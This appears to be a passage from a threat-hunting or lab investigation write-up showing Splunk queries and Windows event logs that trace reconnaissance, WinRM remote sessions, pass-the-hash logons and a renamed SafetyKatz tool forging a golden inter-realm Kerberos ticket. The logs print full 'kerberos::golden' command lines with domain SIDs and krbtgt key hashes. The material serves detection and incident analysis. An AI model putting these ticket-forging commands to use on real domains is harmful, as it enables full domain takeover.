2023-05-09 07:21:12.734	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /groups	CLIENT0
2023-05-09 07:21:29.565	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe"	CLIENT0
2023-05-09 07:21:48.286	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\HOSTNAME.EXE	"C:\Windows\system32\HOSTNAME.EXE"	CLIENT0
2023-05-09 07:26:16.702	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\ipconfig.exe	"C:\Windows\system32\ipconfig.exe"	CLIENT0

Target Client03-

```
index=folks *wsmprovhost.exe* host=client03
| table _time EventData_Xml
| sort _time
```

All time

✓ 5 events (5/8/23 5:58:36.000 AM to 5/26/23 4:28:25.000 PM) No Event Sampling

Job Fast Mode

Events Patterns Statistics (5) Visualization

100 Per Page Format Preview

_time	EventData_Xml
2023-05-10 06:21:44	<Data Name='RuleName'></Data><Data Name='UtcTime'>2023-05-10 06:21:44.834</Data><Data Name='ProcessGuid'>{7394e7e8-37f8-645b-8e25-000000000800}</Data><Data Name='ProcessId'>5640</Data><Data Name='Image'>C:\Windows\System32\wsmprovhost.exe</Data><Data Name='FileVersion'>10.0.20348.502 (WinBuild.160101.0800)</Data><Data Name='Description'>Host process for WinRM plug-ins</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wsmprovhost.exe</Data><Data Name='CommandLine'>C:\Windows\system32\wsmprovhost.exe -Embedding</Data><Data Name='CurrentDirectory'>C:\Windows\system32\</Data><Data Name='User'>Abdullah-work\Administrator</Data><Data Name='LogonGuid'>{7394e7e8-37f8-645b-d377-3f0200000000}</Data><Data Name='LogonId'>0x23f77d3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=42A40B60968AFCE6E1D59364497083 12,SHA256=F984CCB1784E6D21F813BDD5F3676160270AE1429F491DA9CBB17D7F94A00071,IMPHASH=35C50CC7209A454799C998CDE17C6E24</Data><Data Name='ParentProcessGuid'>{00000000-0000-0000-0000-000000000000}</Data><Data Name='ParentProcessId'>872</Data><Data Name='ParentImage'></Data><Data Name='ParentCommandLine'></Data><Data Name='ParentUser'></Data>
2023-05-10 06:21:45	<Data Name='RuleName'></Data><Data Name='UtcTime'>2023-05-10 06:21:45.340</Data><Data Name='ProcessGuid'>{7394e7e8-37f8-645b-8e25-000000000800}</Data><Data Name='ProcessId'>5640</Data><Data Name='Image'>C:\Windows\system32\wsmprovhost.exe</Data><Data Name='TargetFilename'>C:\Users\Administrator.Abdullah-work\AppData\Local\Temp__PSScriptPolicyTest_hifzisiy.e5a.ps1</Data><Data Name='CreationUtcTime'>2023-05-10 06:21:45.340</Data><Data Name='User'>Abdullah-work\Administrator</Data>
2023-05-10 06:23:37	<Data Name='RuleName'></Data><Data Name='UtcTime'>2023-05-10 06:23:37.721</Data><Data Name='ProcessGuid'>{7394e7e8-3869-645b-9d25-000000000800}</Data><Data Name='ProcessId'>3488</Data><Data Name='Image'>C:\Windows\System32\HOSTNAME.EXE</Data><Data Name='FileVersion'>10.0.20348.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Hostname APP</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>hostname.exe</Data><Data Name='CommandLine'>"C:\Windows\system32\HOSTNAME.EXE"</Data><Data Name='CurrentDirectory'>C:\Users\Administrator.Abdullah-work\Documents\</Data><Data Name='User'>Abdullah-work\Administrator</Data><Data Name='LogonGuid'>{7394e7e8-37f8-645b-d377-3f0200000000}</Data><Data Name='LogonId'>0x23f77d3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=617440E733CEE0684A0CAAB8F57556F6,SHA256=72261AF9305CD08E78FCFC6F083B2E057BFD73B8A4230A2FADC5A6A02A897340,IMPHASH=8CB84C534505B1E47EF25FA2CD5A16BB</Data><Data Name='ParentProcessGuid'>{7394e7e8-37f8-645b-8e25-000000000800}</Data><Data Name='ParentProcessId'>5640</Data><Data Name='ParentImage'>C:\Windows\System32\wsmprovhost.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\wsmprovhost.exe -Embedding</Data><Data Name='ParentUser'>Abdullah-work\Administrator</Data>
2023-05-10 06:23:37	<Data Name='RuleName'></Data><Data Name='UtcTime'>2023-05-10 06:23:37.603</Data><Data Name='ProcessGuid'>{7394e7e8-3869-645b-9b25-000000000800}</Data><Data Name='ProcessId'>5760</Data><Data Name='Image'>C:\Windows\System32\whoami.exe</Data><Data Name='FileVersion'>10.0.20348.1 (WinBuild.160101.0800)</Data><Data Name='Description'>whoami - displays logged on user information</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>whoami.exe</Data><Data Name='CommandLine'>"C:\Windows\system32\whoami.exe"</Data><Data Name='CurrentDirectory'>C:\Users\Administrator.Abdullah-work\Documents\</Data><Data Name='User'>Abdullah-work\Administrator</Data><Data Name='LogonGuid'>{7394e7e8-37f8-645b-d377-3f0200000000}</Data><Data Name='LogonId'>0x23f77d3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=F0A0791523F2F55790337C5E401F27A1,SHA256=A703FCBC2159F86FD6F7B0FDCB6140042EECE715B108DE843575B5D688ADFBF5,IMPHASH=62935820E4344F643547B7F5F58D0292</Data><Data Name='ParentProcessGuid'>{7394e7e8-37f8-645b-8e25-000000000800}</Data><Data Name='ParentProcessId'>5640</Data><Data Name='ParentImage'>C:\Windows\System32\wsmprovhost.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\wsmprovhost.exe -Embedding</Data><Data Name='ParentUser'>Abdullah-work\Administrator</Data>
2023-05-10 06:30:35	<Data Name='ContextInfo'> Severity = Warning Host Name = ServerRemoteHost Host Version = 1.0.0.0 Host ID = b1861d48-766c-49a6-b861-a341ff1e35e2 Host Application = C:\Windows\system32\wsmprovhost.exe -Embedding

LogonType -> 9 https://blog.netwrix.com/2021/11/30/how-to-detect-pass-the-hash-attacks/

New Search

Save As Close

```
index=folks  LogonType=9 LogonProcessName=seclogo EventCode=4624
| table _time EventData_Xml
| sort _time
```

All time

✓ 6 events (5/8/23 5:58:36.000 AM to 5/26/23 3:46:56.000 PM) No Event Sampling


Job Verbose Mode

Events (6) Patterns Statistics (6) Visualization

100 Per Page Format Preview

_time	EventData_Xml
2023-05-10 05:49:11	<Data Name='SubjectUserSid'>Abdullah-work\HelpDesk</Data><Data Name='SubjectUserName'>HelpDesk</Data><Data Name='SubjectDomainName'>Abdullah-work</Data><Data Name='SubjectLogonId'>0x22ab48</Data><Data Name='TargetUserSid'>Abdullah-work\HelpDesk</Data><Data Name='TargetUserName'>HelpDesk</Data><Data Name='TargetDomainName'>Abdullah-work</Data><Data Name='TargetLogonId'>0x321bad</Data><Data Name='LogonType'>9</Data><Data Name='LogonProcessName'>seclogo</Data><Data Name='AuthenticationPackageName'>Negotiate</Data><Data Name='WorkstationName'></Data><Data Name='LogonGuid'>{00000000-0000-0000-0000-000000000000}</Data><Data Name='TransmittedServices'></Data><Data Name='LmPackageName'></Data><Data Name='KeyLength'>0</Data><Data Name='ProcessId'>0x484</Data><Data Name='ProcessName'>C:\Windows\System32\svchost.exe</Data><Data Name='IpAddress'>::1</Data><Data Name='IpPort'>0</Data><Data Name='ImpersonationLevel'>%%1833</Data><Data Name='RestrictedAdminMode'></Data><Data Name='TargetOutboundUserName'>DL7KFQY9</Data><Data Name='TargetOutboundDomainName'>Q5BL8AO5</Data><Data Name='VirtualAccount'>%%1843</Data><Data Name='TargetLinkedLogonId'>0x0</Data><Data Name='ElevatedToken'>%%1842</Data>
2023-05-10 06:49:48	<Data Name='SubjectUserSid'>Abdullah-work\HelpDesk</Data><Data Name='SubjectUserName'>HelpDesk</Data><Data Name='SubjectDomainName'>Abdullah-work</Data><Data Name='SubjectLogonId'>0x22ab48</Data><Data Name='TargetUserSid'>Abdullah-work\HelpDesk</Data><Data Name='TargetUserName'>HelpDesk</Data><Data Name='TargetDomainName'>Abdullah-work</Data><Data Name='TargetLogonId'>0x504b8b</Data><Data Name='LogonType'>9</Data><Data Name='LogonProcessName'>seclogo</Data><Data Name='AuthenticationPackageName'>Negotiate</Data><Data Name='WorkstationName'></Data><Data Name='LogonGuid'>{00000000-0000-0000-0000-000000000000}</Data><Data Name='TransmittedServices'></Data><Data Name='LmPackageName'></Data><Data Name='KeyLength'>0</Data><Data Name='ProcessId'>0x484</Data><Data Name='ProcessName'>C:\Windows\System32\svchost.exe</Data><Data Name='IpAddress'>::1</Data><Data Name='IpPort'>0</Data><Data Name='ImpersonationLevel'>%%1833</Data><Data Name='RestrictedAdminMode'></Data><Data Name='TargetOutboundUserName'>LZM4WK9A</Data><Data Name='TargetOutboundDomainName'>ZFF9NC8E</Data><Data Name='VirtualAccount'>%%1843</Data><Data Name='TargetLinkedLogonId'>0x0</Data><Data Name='ElevatedToken'>%%1842</Data>
2023-05-10 07:15:17	<Data Name='SubjectUserSid'>Abdullah-work\HelpDesk</Data><Data Name='SubjectUserName'>HelpDesk</Data><Data Name='SubjectDomainName'>Abdullah-work</Data><Data Name='SubjectLogonId'>0x504b8b</Data><Data Name='TargetUserSid'>Abdullah-work\HelpDesk</Data><Data Name='TargetUserName'>HelpDesk</Data><Data Name='TargetDomainName'>Abdullah-work</Data><Data Name='TargetLogonId'>0x5971f4</Data><Data Name='LogonType'>9</Data><Data Name='LogonProcessName'>seclogo</Data><Data Name='AuthenticationPackageName'>Negotiate</Data><Data Name='WorkstationName'></Data><Data Name='LogonGuid'>{00000000-0000-0000-0000-000000000000}</Data><Data Name='TransmittedServices'></Data><Data Name='LmPackageName'></Data><Data Name='KeyLength'>0</Data><Data Name='ProcessId'>0x484</Data><Data Name='ProcessName'>C:\Windows\System32\svchost.exe</Data><Data Name='IpAddress'>::1</Data><Data Name='IpPort'>0</Data><Data Name='ImpersonationLevel'>%%1833</Data><Data Name='RestrictedAdminMode'></Data><Data Name='TargetOutboundUserName'>E7G29SPP</Data><Data Name='TargetOutboundDomainName'>3F5A5T4D</Data><Data Name='VirtualAccount'>%%1843</Data><Data Name='TargetLinkedLogonId'>0x0</Data><Data Name='ElevatedToken'>%%1842</Data>
2023-05-10 07:16:39	<Data Name='SubjectUserSid'>Abdullah-work\HelpDesk</Data><Data Name='SubjectUserName'>HelpDesk</Data><Data Name='SubjectDomainName'>Abdullah-work</Data><Data Name='SubjectLogonId'>0x504b8b</Data><Data Name='TargetUserSid'>Abdullah-work\HelpDesk</Data><Data Name='TargetUserName'>HelpDesk</Data><Data Name='TargetDomainName'>Abdullah-work</Data><Data Name='TargetLogonId'>0x5a5780</Data><Data Name='LogonType'>9</Data><Data Name='LogonProcessName'>seclogo</Data><Data Name='AuthenticationPackageName'>Negotiate</Data><Data Name='WorkstationName'></Data><Data Name='LogonGuid'>{00000000-0000-0000-0000-000000000000}</Data><Data Name='TransmittedServices'></Data><Data Name='LmPackageName'></Data><Data Name='KeyLength'>0</Data><Data Name='ProcessId'>0x484</Data><Data Name='ProcessName'>C:\Windows\System32\svchost.exe</Data><Data Name='IpAddress'>::1</Data><Data Name='IpPort'>0</Data><Data Name='ImpersonationLevel'>%%1833</Data><Data Name='RestrictedAdminMode'></Data><Data Name='TargetOutboundUserName'>E29OG3AJ</Data><Data Name='TargetOutboundDomainName'>LLZLV9FO</Data><Data Name='VirtualAccount'>%%1843</Data><Data Name='TargetLinkedLogonId'>0x0</Data><Data Name='ElevatedToken'>%%1842</Data>

Name ticket generated- trust-test2.kirbi -> https://blog.netwrix.com/2022/08/31/complete-domain-compromise-with-golden-tickets/ & https://adsecurity.org/?p=1515



New Search

Save As ▾ Close

```
1 index=folks *kerberos::golden*
2 | stats count by EventData_Xml EventCode CommandLine
```

All time ▾

✓ 4 events (5/8/23 5:58:36.000 AM to 5/26/23 8:02:46.000 AM) No Event Sampling ▾

Job ▾ Fast Mode ▾

Events Patterns Statistics (4) Visualization

100 Per Page ▾ Format Preview ▾

EventData_Xml ⇕	EventCode ⇕	CommandLine ⇕	count ⇕
<Data Name='RuleName'></Data><Data Name='UtcTime'>2023-05-10 07:36:07.993</Data><Data Name='ProcessGuid'>{e7c1085c-4967-645b-e905-000000000c00}</Data><Data Name='ProcessId'>3488</Data><Data Name='Image'>C:\Users\HelpDesk\Better-to-trust.exe</Data><Data Name='FileVersion'>1.0.0.0</Data><Data Name='Description'>SafetyKatz</Data><Data Name='Product'>SafetyKatz</Data><Data Name='Company'></Data><Data Name='OriginalFileName'>BetterSafetyKatz.exe</Data><Data Name='CommandLine'>"C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 aes256:730f8f17b250ced37d8f9bd548043cc31b4fd5da101e2429febfd4dc0b237ce8 service:krbtgt /target:Ali.Alhakami /ticket:trust_tgt.kirbi"</Data><Data Name='CurrentDirectory'>C:\Users\HelpDesk\</Data><Data Name='User'>Abdullah-work\HelpDesk</Data><Data Name='LogonGuid'>{e7c1085c-2956-645b-48ab-220000000000}</Data><Data Name='LogonId'>0x22ab48</Data><Data Name='TerminalSessionId'>4</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=2798C477ED45C537C982228A804B1E78,SHA256=703207129F946B30BF0AA883D0976149B4E9F9947D67DBA1753238492840280B,IMPHASH=00000000000000000000000000000000</Data><Data Name='ParentProcessGuid'>{e7c1085c-473b-645b-a305-000000000c00}</Data><Data Name='ParentProcessId'>4852</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" </Data><Data Name='ParentUser'>Abdullah-work\HelpDesk</Data>	1	"C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 aes256:730f8f17b250ced37d8f9bd548043cc31b4fd5da101e2429febfd4dc0b237ce8 service:krbtgt /target:Ali.Alhakami /ticket:trust_tgt.kirbi"	1
<Data Name='RuleName'></Data><Data Name='UtcTime'>2023-05-10 07:44:42.179</Data><Data Name='ProcessGuid'>{e7c1085c-4b6a-645b-1d06-000000000c00}</Data><Data Name='ProcessId'>1580</Data><Data Name='Image'>C:\Users\HelpDesk\Better-to-trust.exe</Data><Data Name='FileVersion'>1.0.0.0</Data><Data Name='Description'>SafetyKatz</Data><Data Name='Product'>SafetyKatz</Data><Data Name='Company'></Data><Data Name='OriginalFileName'>BetterSafetyKatz.exe</Data><Data Name='CommandLine'>"C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 /rc4:8a1a8ab21f32a13a8d83254d33448424 service:krbtgt /target:Ali.Alhakami /ticket:trust_tgt.kirbi"</Data><Data Name='CurrentDirectory'>C:\Users\HelpDesk\</Data><Data Name='User'>Abdullah-work\HelpDesk</Data><Data Name='LogonGuid'>{e7c1085c-2956-645b-48ab-220000000000}</Data><Data Name='LogonId'>0x22ab48</Data><Data Name='TerminalSessionId'>4</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=2798C477ED45C537C982228A804B1E78,SHA256=703207129F946B30BF0AA883D0976149B4E9F9947D67DBA1753238492840280B,IMPHASH=00000000000000000000000000000000</Data><Data Name='ParentProcessGuid'>{e7c1085c-473b-645b-a305-000000000c00}</Data><Data Name='ParentProcessId'>4852</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" </Data><Data Name='ParentUser'>Abdullah-work\HelpDesk</Data>	1	"C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 /rc4:8a1a8ab21f32a13a8d83254d33448424 service:krbtgt /target:Ali.Alhakami /ticket:trust_tgt.kirbi"	1
<Data Name='RuleName'></Data><Data Name='UtcTime'>2023-05-10 07:51:24.955</Data><Data Name='ProcessGuid'>{e7c1085c-4cfc-645b-5506-000000000c00}</Data><Data Name='ProcessId'>1336</Data><Data Name='Image'>C:\Users\HelpDesk\Better-to-trust.exe</Data><Data Name='FileVersion'>1.0.0.0</Data><Data Name='Description'>SafetyKatz</Data><Data Name='Product'>SafetyKatz</Data><Data Name='Company'></Data><Data Name='OriginalFileName'>BetterSafetyKatz.exe</Data><Data Name='CommandLine'>"C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 /rc4:8a1a8ab21f32a13a8d83254d33448424 service:krbtgt /target:Ali.Alhakami /ticket:trust-test2.kirbi"</Data><Data Name='CurrentDirectory'>C:\Users\HelpDesk\</Data><Data Name='User'>Abdullah-work\HelpDesk</Data><Data Name='LogonGuid'>{e7c1085c-2956-645b-48ab-220000000000}</Data><Data Name='LogonId'>0x22ab48</Data><Data Name='TerminalSessionId'>4</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=2798C477ED45C537C982228A804B1E78,SHA256=703207129F946B30BF0AA883D0976149B4E9F9947D67DBA1753238492840280B,IMPHASH=00000000000000000000000000000000</Data><Data Name='ParentProcessGuid'>{e7c1085c-456e-645b-6905-000000000c00}</Data><Data Name='ParentProcessId'>7284</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" </Data><Data Name='ParentUser'>Abdullah-work\HelpDesk</Data>	1	"C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 /rc4:8a1a8ab21f32a13a8d83254d33448424 service:krbtgt /target:Ali.Alhakami /ticket:trust-test2.kirbi"	1